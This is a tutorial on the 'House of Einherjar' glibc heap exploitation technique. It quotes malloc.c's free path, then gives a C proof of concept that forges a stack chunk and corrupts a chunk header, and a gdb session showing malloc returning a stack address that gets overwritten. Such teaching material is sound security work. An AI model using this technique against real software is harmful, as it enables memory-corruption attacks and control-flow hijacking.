House of einherjar[English]

List

House of einherjar

- House of einherjar is a technique that exploits the process of _int_free () registering chunks with top chunks.
- _int_free () checks if the pointer passed is a chunk to be included in fastbin.
  - And if the chunk is not fastbin, check if it is a chunk obtained by mmap().
  - And if the chunk is not the chunk obtained by mmap(), then make sure the arena is locked.
    - If Arena is not locked, lock it.
  - _int_free () checks whether the passed pointer and the arena top have the same value.
  - It then checks whether the next chunk is beyond the bounds of the arena and whether the next chunk is not actually used.
  - Then check if the chunk size is smaller than the minimum size and larger than the value of Arena's system_mem.
    - This verifies that the size of the next chunk is normal.
- _int_free () checks to see if the chunk's "size" has the PREV_INUSE flag set.
  - If the bit of the flag is set, the "size" of the chunk plus "prev_size" is stored in the "size" variable.
  - Then call chunk_at_offset () to return a pointer minus prev_size from that chunk's pointer, which is stored in the variable p.
    - Then call unlink () to remove the chunk from the empty list.
- And _int_free () checks if the next chunk is the top chunk.
  - If the next chunk is a top chunk, the size of the next chunk is added to the size variable.
  - Set the PREV_INUSE flag to the value of the variable.
  - Then pass the variable size and the variable p to set_head () to set the chunk's header.
  - And store the variable p on top of arena.

malloc.c


```
/*
  Consolidate other non-mmapped chunks as they arrive.
*/

else if (!chunk_is_mmapped(p)) {
  if (! have_lock) {
    __libc_lock_lock (av->mutex);
    locked = 1;
  }

  nextchunk = chunk_at_offset(p, size);

  /* Lightweight tests: check whether the block is already the
     top block.  */
  if (__glibc_unlikely (p == av->top))
    {
      errstr = "double free or corruption (top)";
      goto errout;
    }
  /* Or whether the next chunk is beyond the boundaries of the arena.  */
```

```
if (__builtin_expect (contiguous (av)
                      && (char *) nextchunk
                      >= ((char *) av->top + chunksize(av->top)), 0))
  {
    errstr = "double free or corruption (out)";
    goto errout;
  }
/* Or whether the block is actually not marked used.  */
if (__glibc_unlikely (!prev_inuse(nextchunk)))
  {
    errstr = "double free or corruption (!prev)";
    goto errout;
  }

nextsize = chunksize(nextchunk);
if (__builtin_expect (chunksize_nomask (nextchunk) <= 2 * SIZE_SZ, 0)
    || __builtin_expect (nextsize >= av->system_mem, 0))
  {
    errstr = "free(): invalid next size (normal)";
    goto errout;
  }

free_perturb (chunk2mem(p), size - 2 * SIZE_SZ);

/* consolidate backward */
if (!prev_inuse(p)) {
  prevsize = prev_size (p);
  size += prevsize;
  p = chunk_at_offset(p, -((long) prevsize));
  unlink(av, p, bck, fwd);
}

if (nextchunk != av->top) {
  /* get and clear inuse bit */
  nextinuse = inuse_bit_at_offset(nextchunk, nextsize);

  /* consolidate forward */
  if (!nextinuse) {
    unlink(av, nextchunk, bck, fwd);
    size += nextsize;
  } else
    clear_inuse_bit_at_offset(nextchunk, 0);

  /*
    Place the chunk in unsorted chunk list. Chunks are
    not placed into regular bins until after they have
    been given one chance to be used in malloc.
  */

  bck = unsorted_chunks(av);
  fwd = bck->fd;
  if (__glibc_unlikely (fwd->bk != bck))
    {
      errstr = "free(): corrupted unsorted chunks";
      goto errout;
    }
  p->fd = fwd;
  p->bk = bck;
  if (!in_smallbin_range(size))
    {
      p->fd_nextsize = NULL;
      p->bk_nextsize = NULL;
    }
  bck->fd = p;
  fwd->bk = p;

  set_head(p, size | PREV_INUSE);
  set_foot(p, size);

  check_free_chunk(av, p);
}
```

```
/*
  If the chunk borders the current high end of memory,
  consolidate into top
*/

else {
  size += nextsize;
  set_head(p, size | PREV_INUSE);
  av->top = p;
  check_chunk(av, p);
}
```

- House of einherjar can be implemented if you can write fake chunks in memory and change the headers of in-use chunks.
  - Write a fake free chunk on the stack and allocate 2 memory of size not corresponding to fast bins.
  - Change the values of the header of the chunk that was allocated last.
    - Remove the PREV_INUSE flag from the value of size.
    - Save the chunk's header address minus the address of the chunk to "prev_size".
  - Fake chunks should have the following values.
    - Store the same size in "prev_size" as the last chunk allocated.
    - Save the subtracted address of the chunk header from the last allocated chunk to "size" and save the address of the fake chunk to fd, bk.
  - When the last chunk is released, the fake chunk's address is stored at arena->top.
  - Requesting memory allocation returns a pointer to the area of the fake chunk.
- For example, allocate memory of size 0x70, 0xf0 and write a fake chunk on the stack.
  - Store 0x100 in the fake chunk's prev_size, and save it in "size" after subtracting the fake chunk's address(0x7fffffffe430) from the chunk's address(0x602080).
  - Remove the PREV_INUSE flag from the value of the chunk's size to free and save the value of the fake chunk's size to prev_size.
  - And when free that chunk, the fake chunk becomes a Top chunk.
  - And when request memory allocation, you are allocated a realm of fake chunk.

House of einherjar flow



Example

- The code is the code described in the previous example.
  - Create a fake chunk on the stack and request an allocation of memory of size 0x70, 0xf0.
  - Change the value of the header of the chunk that was allocated last, and release the chunk.
  - Request a new memory allocation and save the data in that area.

house_of_einherjar.c

```
#include <stdio.h>
#include <malloc.h>
#include <unistd.h>
int main()
{
    unsigned long fake_chunk[6];
    fprintf(stderr,"fake_chunk : %p\n", fake_chunk);

    fake_chunk[0] = 0x100;
    fake_chunk[2] = (unsigned long)fake_chunk;
    fake_chunk[3] = (unsigned long)fake_chunk;
    fake_chunk[4] = (unsigned long)fake_chunk;
    fake_chunk[5] = (unsigned long)fake_chunk;


    unsigned long *buf1 = malloc(0x70);
    unsigned long *buf2 = malloc(0xf0);

    fake_chunk[1] = (char*)(buf2 - 2) - (char*)fake_chunk;
    *(buf2 - 2) = (char*)(buf2 - 2) - (char*)fake_chunk;
    *(buf2 - 1) = 0x100;

    free(buf2);

    char *buf4 = malloc(0x200);
    read(STDIN_FILENO,buf4, 0x200);
}
```

- Fake chunks and the value of the header of the chunk to be released are checks at 0x4007a7.
    - Also, check the top chunk changes before and after the chunk is freed.
    - Check at 0x4007cb that the allocated area is available.

Breakpoints

```
lazenca0x0@ubuntu:~$ gdb -q ./house_of_einherjar
Reading symbols from ./house_of_einherjar...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x00000000004006a6 <+0>:     push   rbp
   0x00000000004006a7 <+1>:     mov    rbp,rsp
   0x00000000004006aa <+4>:     sub    rsp,0x60
   0x00000000004006ae <+8>:     mov    rax,QWORD PTR fs:0x28
   0x00000000004006b7 <+17>:     mov    QWORD PTR [rbp-0x8],rax
   0x00000000004006bb <+21>:     xor    eax,eax
   0x00000000004006bd <+23>:     mov    rax,QWORD PTR [rip+0x20099c]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x00000000004006c4 <+30>:     lea    rdx,[rbp-0x40]
   0x00000000004006c8 <+34>:     mov    esi,0x400874
   0x00000000004006cd <+39>:     mov    rdi,rax
   0x00000000004006d0 <+42>:     mov    eax,0x0
   0x00000000004006d5 <+47>:     call   0x400580 <fprintf@plt>
   0x00000000004006da <+52>:     mov    QWORD PTR [rbp-0x40],0x100
   0x00000000004006e2 <+60>:     lea    rax,[rbp-0x40]
   0x00000000004006e6 <+64>:     mov    QWORD PTR [rbp-0x30],rax
   0x00000000004006ea <+68>:     lea    rax,[rbp-0x40]
   0x00000000004006ee <+72>:     mov    QWORD PTR [rbp-0x28],rax
   0x00000000004006f2 <+76>:     lea    rax,[rbp-0x40]
   0x00000000004006f6 <+80>:     mov    QWORD PTR [rbp-0x20],rax
   0x00000000004006fa <+84>:     lea    rax,[rbp-0x40]
   0x00000000004006fe <+88>:     mov    QWORD PTR [rbp-0x18],rax
   0x0000000000400702 <+92>:     mov    edi,0x70
   0x0000000000400707 <+97>:     call   0x400590 <malloc@plt>
   0x000000000040070c <+102>:     mov    QWORD PTR [rbp-0x58],rax
   0x0000000000400710 <+106>:     mov    edi,0xf0
   0x0000000000400715 <+111>:     call   0x400590 <malloc@plt>
   0x000000000040071a <+116>:     mov    QWORD PTR [rbp-0x50],rax
```

```
   0x000000000040071e <+120>:   mov    rax,QWORD PTR [rip+0x20093b]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x0000000000400725 <+127>:   mov    rdx,QWORD PTR [rbp-0x58]
   0x0000000000400729 <+131>:   mov    esi,0x400885
   0x000000000040072e <+136>:   mov    rdi,rax
   0x0000000000400731 <+139>:   mov    eax,0x0
   0x0000000000400736 <+144>:   call   0x400580 <fprintf@plt>
   0x000000000040073b <+149>:   mov    rax,QWORD PTR [rip+0x20091e]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x0000000000400742 <+156>:   mov    rdx,QWORD PTR [rbp-0x50]
   0x0000000000400746 <+160>:   mov    esi,0x400890
   0x000000000040074b <+165>:   mov    rdi,rax
   0x000000000040074e <+168>:   mov    eax,0x0
   0x0000000000400753 <+173>:   call   0x400580 <fprintf@plt>
   0x0000000000400758 <+178>:   mov    rax,QWORD PTR [rbp-0x50]
   0x000000000040075c <+182>:   sub    rax,0x10
   0x0000000000400760 <+186>:   mov    rdx,rax
   0x0000000000400763 <+189>:   lea    rax,[rbp-0x40]
   0x0000000000400767 <+193>:   sub    rdx,rax
   0x000000000040076a <+196>:   mov    rax,rdx
   0x000000000040076d <+199>:   mov    QWORD PTR [rbp-0x38],rax
   0x0000000000400771 <+203>:   mov    rax,QWORD PTR [rbp-0x50]
   0x0000000000400775 <+207>:   sub    rax,0x10
   0x0000000000400779 <+211>:   mov    rdx,QWORD PTR [rbp-0x50]
   0x000000000040077d <+215>:   sub    rdx,0x10
   0x0000000000400781 <+219>:   mov    rcx,rdx
   0x0000000000400784 <+222>:   lea    rdx,[rbp-0x40]
   0x0000000000400788 <+226>:   sub    rcx,rdx
   0x000000000040078b <+229>:   mov    rdx,rcx
   0x000000000040078e <+232>:   mov    QWORD PTR [rax],rdx
   0x0000000000400791 <+235>:   mov    rax,QWORD PTR [rbp-0x50]
   0x0000000000400795 <+239>:   sub    rax,0x8
   0x0000000000400799 <+243>:   mov    QWORD PTR [rax],0x100
   0x00000000004007a0 <+250>:   mov    rax,QWORD PTR [rbp-0x50]
   0x00000000004007a4 <+254>:   mov    rdi,rax
   0x00000000004007a7 <+257>:   call   0x400540 <free@plt>
   0x00000000004007ac <+262>:   mov    edi,0x200
   0x00000000004007b1 <+267>:   call   0x400590 <malloc@plt>
   0x00000000004007b6 <+272>:   mov    QWORD PTR [rbp-0x48],rax
   0x00000000004007ba <+276>:   mov    rax,QWORD PTR [rbp-0x48]
   0x00000000004007be <+280>:   mov    edx,0x200
   0x00000000004007c3 <+285>:   mov    rsi,rax
   0x00000000004007c6 <+288>:   mov    edi,0x0
   0x00000000004007cb <+293>:   call   0x400560 <read@plt>
   0x00000000004007d0 <+298>:   mov    eax,0x0
   0x00000000004007d5 <+303>:   mov    rsi,QWORD PTR [rbp-0x8]
   0x00000000004007d9 <+307>:   xor    rsi,QWORD PTR fs:0x28
   0x00000000004007e2 <+316>:   je     0x4007e9 <main+323>
   0x00000000004007e4 <+318>:   call   0x400550 <__stack_chk_fail@plt>
   0x00000000004007e9 <+323>:   leave
   0x00000000004007ea <+324>:   ret
End of assembler dump.
gdb-peda$ b *0x00000000004007a7
Breakpoint 1 at 0x4007a7
gdb-peda$ b *0x00000000004007cb
Breakpoint 2 at 0x4007cb
gdb-peda$
```

- The address of the chunk to free is 0x602090.
    - The PREV_INUSE flag has been removed from the chunk's "size" value.
    - The value of prev_size is 0xffff800000603c50, which is the header address (0x602080) of the chunk to be released minus the address of the fake chunk (0x7fffffffe430).
    - The value of prev_size of the fake chunk is 0x100, and the value of size is the same as the value of the prev_size of the chunk to be freed.
- Before free() was called, the top chunk was 0x602180, and after the call, 0x7fffffffe430 became the top chunk.

Place fake chunks in top chunks

```
gdb-peda$ r
Starting program: /home/lazenca0x0/house_of_einherjar
fake_chunk : 0x7fffffffe430
buf1 : 0x602010
buf2 : 0x602090

Breakpoint 1, 0x00000000004007a7 in main ()
gdb-peda$ x/i $rip
=> 0x4007a7 <main+257>:        call   0x400540 <free@plt>
gdb-peda$ i r rdi
rdi            0x602090        0x602090
gdb-peda$ x/4gx 0x602090 - 0x10
0x602080:        0xffff800000603c50        0x0000000000000100
0x602090:        0x0000000000000000        0x0000000000000000
gdb-peda$ p/x 0x602080 - 0xffff800000603c50
$1 = 0x7fffffffe430
gdb-peda$ x/4gx 0x7fffffffe430
0x7fffffffe430:        0x0000000000000100        0xffff800000603c50
0x7fffffffe440:        0x00007fffffffe430        0x00007fffffffe430
gdb-peda$ p main_arena.top
$2 = (mchunkptr) 0x602180
gdb-peda$ ni

0x00000000004007ac in main ()
gdb-peda$ p main_arena.top
$3 = (mchunkptr) 0x7fffffffe430
gdb-peda$ x/4gx 0x7fffffffe430
0x7fffffffe430:        0x0000000000000100        0xffff800000624bd1
0x7fffffffe440:        0x00007fffffffe430        0x00007fffffffe430
gdb-peda$
```

- When the allocator receives a request to allocate memory, it allocates an area of the fake chunk and returns a pointer (0x7fffffffe440).
    - Enter 16 characters 'A' in the area, the entered values will be saved normally.
    - In this example, you entered a small number of characters, but you can enter more values, which can also change the flow of the program.

Stored 'A'*16 in fake chunks.

```
gdb-peda$ ni

0x00000000004007b1 in main ()
gdb-peda$ x/i $rip
=> 0x4007b1 <main+267>:        call   0x400590 <malloc@plt>
gdb-peda$ ni

0x00000000004007b6 in main ()
gdb-peda$ i r rax
rax            0x7fffffffe440        0x7fffffffe440
gdb-peda$ x/4gx 0x7fffffffe440
0x7fffffffe440:        0x00007fffffffe430        0x00007fffffffe430
0x7fffffffe450:        0x00007fffffffe430        0x00007fffffffe430
gdb-peda$ c
Continuing.

Breakpoint 2, 0x00000000004007cb in main ()
gdb-peda$ x/i $rip
=> 0x4007cb <main+293>:        call   0x400560 <read@plt>
gdb-peda$ i r rsi
rsi            0x7fffffffe440        0x7fffffffe440
gdb-peda$ ni
AAAAAAAAAAAAAAAA

0x00000000004007d0 in main ()
gdb-peda$ x/4gx 0x7fffffffe440
0x7fffffffe440:        0x4141414141414141        0x4141414141414141
0x7fffffffe450:        0x00007fffffffe40a        0x00007fffffffe430
gdb-peda$
```

Related information

- https://github.com/shellphish/how2heap